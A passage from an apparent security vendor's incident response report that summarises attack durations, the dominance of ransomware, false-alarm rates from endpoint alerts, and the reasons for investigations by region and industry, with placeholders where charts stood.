Of course, some of these incidents could also potentially escalate into incidents with heavier impact, and detection at the earlier stages of attacks helped to reduce the impact.

Attack duration


All incident cases can be grouped into three categories with different attacker dwell times, incident response duration, initial access, and attack impact.






Why incident response is so critical

Ransomware is overtaking money theft and other impacts as a more convenient monetization scheme with much broader industry coverage (not just the Financial sector). We can confidently classify most incidents with causes before impact (suspicious events, tool alerts, etc.) as ransomware.






23.5% of all incident response requests were for false alarms. Suspicious activity⁴ reported by endpoint protection (EPP) generates the most false positives. Every third request based on suspicious file activity was a false positive.

Ransomware attacks have played a dominant role in the cybersecurity threat landscape for many years. We urge you to get up-to-date and actionable information about ransomware attacks from our **publications** and **NoRansom** project.

⁴ Suspicious activity is a category for a security tool stack generated alert or user reported anomaly behavior


Reasons per region

Most regions faced ransomware attacks, while suspicious activity was the most common reason for triggering an investigation.



Reasons per industry

Money is no longer the primary motivation for attackers, even when targeting the Financial sector. Data is the main target – and data leakage the reason for half of our investigations in the sector.



Initial vectors

